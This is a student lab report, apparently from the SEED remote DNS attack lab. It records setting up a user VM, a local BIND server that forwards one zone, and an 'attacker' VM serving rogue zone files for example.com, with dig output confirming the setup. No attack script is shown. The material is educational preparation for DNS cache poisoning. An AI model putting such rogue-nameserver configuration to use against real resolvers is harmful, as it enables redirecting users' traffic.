User VM: 10.0.2.22


Local DNS server: 10.0.2.15

Attacker: 10.0.2.10


For the remote DNS task:

Task 1: Configure the User VM


In this task I am making DNS server 10.0.2.15 as the name server for the user machine 10.0.2.22, all DNS queries will be answered by 10.0.2.15. To achieve this I have added an entry in the **/etc/resolvconf/resolv.conf.d/head** file of the user machine. In order for the settings to be saved we did **resolvconf –u**, these tasks must be done as a super user otherwise operations won't be permitted. Once these changes are made, we can do a dig on any hostname and verify that answers will be provided by 10.0.2.15. In this case I did a dig on www.google.com and my queries were answered by 10.0.2.15 instead of 10.0.2.22.




```
[03/03/2020 17:49] Rakshith-10.0.2.22@VM:~$sudo vi /etc/resolvconf/resolv.conf.d/head
[sudo] password for seed:
[03/03/2020 17:50] Rakshith-10.0.2.22@VM:~$cat /etc/resolvconf/resolv.conf.d/head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.15
[03/03/2020 17:50] Rakshith-10.0.2.22@VM:~$
```



```
[03/03/2020 17:50] Rakshith-10.0.2.22@VM:~$sudo resolvconf -u
[03/03/2020 17:51] Rakshith-10.0.2.22@VM:~$
```




```
[03/03/2020 17:52] Rakshith-10.0.2.22@VM:~$dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59834
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         294     IN      A       172.217.11.36

;; AUTHORITY SECTION:
google.com.             172794  IN      NS      ns2.google.com.
google.com.             172794  IN      NS      ns4.google.com.
google.com.             172794  IN      NS      ns1.google.com.
google.com.             172794  IN      NS      ns3.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172794  IN      A       216.239.32.10
ns1.google.com.         172794  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.         172794  IN      A       216.239.34.10
ns2.google.com.         172794  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.         172794  IN      A       216.239.36.10
```




```
ns3.google.com.         172794  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.         172794  IN      A       216.239.38.10
ns4.google.com.         172794  IN      AAAA    2001:4860:4802:38::a

;; Query time: 2 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Tue Mar 03 17:52:06 EST 2020
;; MSG SIZE  rcvd: 307

[03/03/2020 17:52] Rakshith-10.0.2.22@VM:~$
```

Task 2: Configure the Local DNS Server (the Server VM)


In our version of SEED VM most configurations in /etc/bind/named.conf.options are already done, all I have to do is to forward all connections of zone rakshith2294.com to my attacker VM 10.0.2.10. This is done by adding the below zone information in named.conf file in my local DNS server 10.0.2.15.



```
[03/03/2020 18:25] Rakshith-10.0.2.15@VM:~$cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
[03/03/2020 18:26] Rakshith-10.0.2.15@VM:~$
```




```
[03/03/2020 19:06] Rakshith-10.0.2.15@VM:.../bind$cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "rakshith2294.com" {
     type forward;
     forwarders {
        10.0.2.10;
     };
};
[03/03/2020 19:06] Rakshith-10.0.2.15@VM:.../bind$
```



```
[03/03/2020 18:37] Rakshith-10.0.2.15@VM:~$cat /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
```


2.3 Task 3: Configure the Attacker VM

In this task I have to create two zone files, one for example.com and another for rakshith2294.com, in example.com I am only configuring queries for ns.example.com to provide results of attacker VM 10.0.2.10 as A record, and I am including ns record of ns.rakshith2294.com. I am not modifying other entries of original example.com zone file.




```
[03/03/2020 19:08] Rakshith-10.0.2.10@VM:.../bind$cat example.com.zone
$TTL 3D
@       IN      SOA    ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.rakshith2294.com.

@       IN      A      1.2.3.4
www     IN      A      1.2.3.5
ns      IN      A      10.0.2.10
*       IN      A      1.2.3.4

[03/03/2020 19:08] Rakshith-10.0.2.10@VM:.../bind$
```

In the zone rakshith2294.com I am providing response of attacker VM 10.0.2.10 for all possible DNS queries to rakshith2294.com.




```
[03/03/2020 19:08] Rakshith-10.0.2.10@VM:.../bind$cat rakshith2294.com.zone
$TTL 3D
@       IN      SOA    ns.rakshith2294.com. admin.rakshith2294.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.rakshith2294.com.

@       IN      A      10.0.2.10
www     IN      A      10.0.2.10
ns      IN      A      10.0.2.10
*       IN      A      10.0.2.10

[03/03/2020 19:09] Rakshith-10.0.2.10@VM:.../bind$
```

I am including both the zone's (example.com and rakshith2294.com) in /etc/bind/named.conf file. We have to then restart bind9 service for all settings to take place.




```
[03/03/2020 19:19] Rakshith-10.0.2.10@VM:.../bind$cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "rakshith2294.com" {
     type master;
     file "/etc/bind/rakshith2294.com.zone";
};

zone "example.com" {
     type master;
     file "/etc/bind/example.com.zone";
};

[03/03/2020 19:19] Rakshith-10.0.2.10@VM:.../bind$
```




```
[03/03/2020 19:19] Rakshith-10.0.2.10@VM:.../bind$sudo service bind9 restart
```

2.4 Task 4: Testing the Setup

After all the configurations are done, we can test by resolving ns.rakshith2294.com from the user VM, and as seen in the below results we get the A record as our attacker VM's IP address (10.0.2.10), we get the resolution from our local DNS server 10.0.2.15.




```
[03/03/2020 19:23] Rakshith-10.0.2.22@VM:~$dig ns.rakshith2294.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.rakshith2294.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58215
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.rakshith2294.com.           IN      A

;; ANSWER SECTION:
ns.rakshith2294.com.    259200  IN      A       10.0.2.10
```




```
;; Query time: 5 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Tue Mar 03 19:23:53 EST 2020
;; MSG SIZE  rcvd: 860

[03/03/2020 19:23] Rakshith-10.0.2.22@VM:~$
```

Initially we try to do a dig on the regular www.example.com domain, we get the response from the original name server of www.example.com that is *.iana-servers.net.



```
[03/03/2020 19:30] Rakshith-10.0.2.22@VM:~$dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29888
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86315   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            172345  IN      NS      a.iana-servers.net.
example.com.            172345  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1347    IN      A       199.43.135.53
a.iana-servers.net.     1346    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1346    IN      A       199.43.133.53
b.iana-servers.net.     1347    IN      AAAA    2001:500:8d::53

;; Query time: 1 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Tue Mar 03 19:30:59 EST 2020
;; MSG SIZE  rcvd: 196

[03/03/2020 19:30] Rakshith-10.0.2.22@VM:~$
```

